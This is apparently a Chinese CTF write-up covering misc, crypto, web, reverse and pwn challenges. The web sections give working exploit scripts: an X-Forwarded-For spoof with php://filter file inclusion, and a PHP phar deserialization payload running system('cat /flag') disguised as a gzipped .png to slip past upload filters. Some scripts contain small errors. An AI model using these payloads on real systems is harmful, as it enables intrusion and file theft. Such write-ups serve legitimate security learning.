猜一猜

使用https://cmd5.com/查询文件名`205c8479398be4a4a5dc60611a15670e`得明文`a1478520`。

使用`a1478520`解压压缩包得一损坏的`flag.png`

对`flag.png`检查后补上png头`89 50 4E 47`，得一二维码图片。

扫描后使用花朵解密得flag。


你要的就在这

解出`misc.png`图中积分为`pi`。

从`misc.png`文件中发现`stegy`相关字样。

使用`stegy`工具+派的前六位`3.1415`提取隐写的信息：`3557736c737149515342473863364432 6d352f4b5277672b36676a6d3174723144513855794a556d495a733dk:luckyone`

经过多次验证得加密方法为`DES-CBC`， key与iv为`luckyone`



encipher

RSA加密， N, d都给了可以直接解密, 把ciphertext解密之后跟key异或获得flag

exp

```python
from Crypto.Util.number import long_to_bytes
from Crypto.Util.strxor import strxor

d = 488562869702467480223345351263756559909224849148876782482199027992275692766222334831274879498345179654224878726720705434896225871658556818535441409967149391794701274779155407065525892573096732271777164740798298479263277115001821262032332363551005332618408732789156933105047550789764040309039752179702207023 3
N = 897140509713942596004409758637512291027483018735498394327147035514983807139812641015333756729701542140625830123650738920896440318041099417662012431633989264386983697355883382795441521408591238347638707597577519442283505528064296425167475411625270588004026195752571796074226288770171801977779834875231426644874
ciphertext = 672541332656021324584153389125902076775140592054748754929458409602426207606505275874909278209149704007383075360685608941826038853315134733633141488159330016146925700106647500713008715465758455396165702773022209148857340714839704274195828779896707675958977583298630405230375476871853822944697807329056521504514
key = b'Life is like an ocean only strong-minded can reach the other shore'
msg_length = len("This is a secret message")
m = pow(ciphertext, d, N)
flag = strxor(key[:msg_length], long_to_bytes(m))
print(flag)
```

flag: `flag{1s_Pa33w0rd_1y2u22}`

消失的flag

打开网页看到Access Denied，没有Cookies，猜测是验证IP，于是尝试`X-Forwarded-For`和`X-Real-IP`，`X-Forwarded-For`有结果，得到File is Null，于是添加参数`file`，又得到do not hack!!。有文件包含漏洞，尝试多次后发现`php://filter`没有限制，可以任意读文件，直接读取`/flag`

```python
import requests

url = 'http://c17a0691-f505-5910-9880-b5bc6e8afe60f44e.tq.jxsec.cn:30457/?file=php://filter/resource=/flag'
headers = {'X-Forwarded-For' : '127.0.0.1'}

res = requests.get(url, headers=headers)

print(res.text)
```

flag: `4e83e30049744be4ae61ada4f331b644`

unserialize_web

PHP反序列化，先爆破目录，搜索到`www.tar.gz`，于是下载源代码。从File对象中的`val3`注入命令读取flag，生成phar序列化对象。生成序列化对象php脚本如下

```php
<?php
ini_set("phar.readonly","Off");

class File {
```

```
    public $val1;
    public $val2;
    public $val3;

    public function __construct() {
        $val1 = 'file';
        $val2 = 'exists';
        $val3 = "system('cat /flag')";
    }
}

$file = new File();
$phar = new Phar('exp.phar');
$phar->startBuffering();
$phar->setStub('GIF89a'.'<? php __HALT_COMPILER(); ? >');
$phar->setMetadata($test);
$phar->addFromString('test.txt', 'test');
$phar->stopBuffering();
?>
```

将phar修改属性并压缩成gzip，后缀名改为`.png`。由于phar伪协议不根据后缀识别文件类型而是根据文件头的`<? php __HALT_COMPILER(); ? >`识别序列化对象，可以直接改后缀绕过上传时的后缀限制。直接上传文件头为`__HALT_COMPILER()`的phar会被过滤，并且phar伪协议支持gzip解码，于是用gzip压缩绕过。

```
from hashlib import sha256
import gzip

file = open('exp.phar', 'rb').read()
data = data.replace(b'3:{', b'4:{') #更换属性值，绕过__wakeup
final = file[-8:]  # 获取最后8位GBMB标识和签名类型

newfile = data + sha256(data).digest() + final  # 数据 + 签名 + 类型 + GBMB
open('exp.phar', 'wb').write(newfile)  # 写入到新的phar文件

newf = gzip.compress(newfile)
with open('exp.png', 'wb') as file: #更改文件后缀
     file.write(newf)
```

然后直接上传`exp.png`。`download.php`中的`file_get_content`有伪协议漏洞，于是可以从`file`参数访问`phar://upload/exp.png`，返回结果中\xbeff后面的就是flag。

flag: `55c55e3e12a04ff38808440f811826c3`

Re2

```
v22 = 0;
v23 = 0;
v3 = sub_402550();
sub_402830(v3);
do
{
  for ( i = 0; i < 5; ++i )
  {
    sub_402550();
    v19 = 0;
    scanf(&v19);
    v5 = (char *)&v22 + i;
    v19 = (unsigned __int8)(v19 >> (8 * ((1 - (_DWORD)&v22 + (_BYTE)v5) & 3)));
    *v5 = byte_430DE0[v19];
  }
  v6 = crc32[(unsigned __int8)(~LOBYTE(crc32[(unsigned __int8)~(_BYTE)v22]) ^ BYTE1(v22))] ^ ((crc32[(unsigned __int8)~(_BYTE)v22] ^ 0xFFFFFFu) >> 8);
  v7 = crc32[(unsigned __int8)(v6 ^ BYTE2(v22))] ^ (v6 >> 8);
  v8 = crc32[(unsigned __int8)(v7 ^ HIBYTE(v22))] ^ (v7 >> 8);
}
while ( ~(crc32[(unsigned __int8)(v8 ^ v23)] ^ (v8 >> 8)) != 664050796 );
v9 = sub_402550();
sub_402830(v9);
v21 = 0;
v20 = 0i64;
v10 = sub_402550();
sub_402830(v10);
for ( j = 0; j < 5; ++j )
{
  sub_402550();
  v19 = 0;
  scanf(&v19);
  *((_DWORD *)&v20 + j) = v19;
}
if ( (unsigned int)v20 <= 0xF )
  byte_434AD8[v20] = v22;
if ( DWORD1(v20) <= 0xF )
  byte_434AD8[DWORD1(v20)] = BYTE1(v22);
if ( DWORD2(v20) <= 0xF )
  byte_434AD8[DWORD2(v20)] = BYTE2(v22);
if ( HIDWORD(v20) <= 0xF )
  byte_434AD8[HIDWORD(v20)] = HIBYTE(v22);
if ( v21 <= 0xF )
  byte_434AD8[v21] = v23;
v12 = -1;
for ( k = 0; k < 0x10; k += 4 )
{
  v14 = crc32[(unsigned __int8)(v12 ^ byte_434AD8[k])] ^ (v12 >> 8);
  v15 = crc32[(unsigned __int8)(v14 ^ byte_434AD9[k])] ^ (v14 >> 8);
  v16 = crc32[(unsigned __int8)(v15 ^ byte_434ADA[k])] ^ (v15 >> 8);
  v17 = byte_434ADB[k];
  v12 = crc32[(unsigned __int8)(v16 ^ v17)] ^ (v16 >> 8);
}
if ( ~v12 == 2136897975 )
{
  sub_401170("you win: please the key decrypt flag.\r\n");
  sub_401170("flag:uQBF11zD6uYP9kJhRhL8OeesPaaZQQvbl3wx7Ik0T6g=. alg=AES\r\n");
}
return 0;
```

第一个for输入5个bytes，每个byte在输入int的偏移是 8 16 24 0 8。将输入的5个bytes按输入顺序计算crc32后，与0x27949C6C比较。使用工具根据移位性质，可以从后向前确定最高byte，次高byte，进而爆破出第一轮输入的256种可能。

第二个for输入5个小于16的数字，将第一轮的输入数据按第二轮输入数据放入硬编码数组`byte_434AD8`，该数组是最后密钥。使用暴力枚举一共有 A_{16}^{5} 种可能。最终得出结果后，注意题目给的flag有base64编码，解码后使用AES-ECB直接解密可得flag。

Pwn

```
char *__fastcall sub_400B8A(_BYTE *a1, _BYTE *a2)
{
  void *s1; // [rsp+18h] [rbp-218h] BYREF
  char buf[56]; // [rsp+20h] [rbp-210h] BYREF
  int v5; // [rsp+58h] [rbp-1D8h]
  char s[16]; // [rsp+60h] [rbp-1D0h] BYREF
  char v7[160]; // [rsp+70h] [rbp-1C0h] BYREF
  char file[264]; // [rsp+110h] [rbp-120h] BYREF
  char *dest; // [rsp+218h] [rbp-18h]
  int fd; // [rsp+224h] [rbp-Ch]
  unsigned __int8 v11; // [rsp+22Bh] [rbp-5h]
  int i; // [rsp+22Ch] [rbp-4h]

  memset(file, 0, 0x100uLL);
  memset(v7, 0, sizeof(v7));
  memset(buf, 0, sizeof(buf));
  v5 = 0;
  s1 = 0LL;
  if ( (int)vuln(a1) > 8 || (int)vuln(a2) > 8 )
    return 0LL;
  memset(s, 0, 8uLL);
  memset(v7, 0, sizeof(v7));
  memset(file, 0, 0x100uLL);
  strcpy(s, "flag");
  strcpy(file, "msg");
  s1 = (void *)sub_400AD7(a1, a2, &s1);
  if ( !s1 )
    return 0LL;
  i = 0;
  v11 = vuln(s1);
  for ( i = 0; v11 >= i; ++i )
    v7[i] = *((_BYTE *)s1 + i);
  if ( !memcmp(s1, s2, 0x10uLL) )
  {
    puts("welcome!\r");
    return 0LL;
  }
  fd = open(file, 0);
  if ( fd == -1 )
    return 0LL;
  read(fd, buf, 0x3CuLL);
  close(fd);
  dest = (char *)malloc(0x80uLL);
  if ( !dest )
    return 0LL;
  strcpy(dest, buf);
  return dest;
}
```

```
__int64 __fastcall vuln(_BYTE *a1)
{
  _BYTE *v1; // rax
  unsigned int i; // [rsp+Ch] [rbp-Ch]
  _BYTE *v4; // [rsp+10h] [rbp-8h]

  if ( !a1 )
    return 0LL;
  v4 = a1;
  for ( i = -1; ; ++i )
  {
    v1 = v4++;
    if ( !*v1 )
      break;
  }
  return i;
}
```

该函数用于计算字符串长度，但初始值是 -1，即unsigned int下 255。当冒号前后的字符均为0时，该判断会直接返回，使得上一级第31行的for中，会直接复制 255 个数据到数组中。由于本题独特的栈结构，会正好覆盖flag部分，因此只需要在交互中向服务器发送 `0:0` 即可。